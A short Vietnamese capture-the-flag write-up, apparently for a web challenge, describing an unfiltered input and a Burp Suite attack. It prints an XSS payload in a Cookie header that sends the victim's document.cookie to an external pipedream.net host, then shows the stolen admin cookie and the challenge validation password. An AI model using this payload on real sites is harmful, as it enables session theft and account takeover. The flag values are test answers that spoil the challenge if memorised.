Đầu tiên vào trang thì ta thấy trường input không filter

Graphical user interface, application

Description automatically generated

Thực hiện tấn công bằng burpsuite

Cookie: status=invite"><script>document.write(%22<img src=https://eon5wu9esj2rcgn.m.pipedream.net/?%22.concat(document.cookie.replace(%22 %22,%22&%22)).concat(%22 />%22))</script>

Graphical user interface, text, application, email

Description automatically generated


Kiểm tra thì ta có admin cookie

Graphical user interface, text, application

Description automatically generated

SY2USDIH78TF3DFU78546TE7F

Thực hiện vào trường admin và gửi lại gói tin có cookie admin



You can validate challenge with this pass : E5HKEGyCXQVsYaehaqeJs0AfV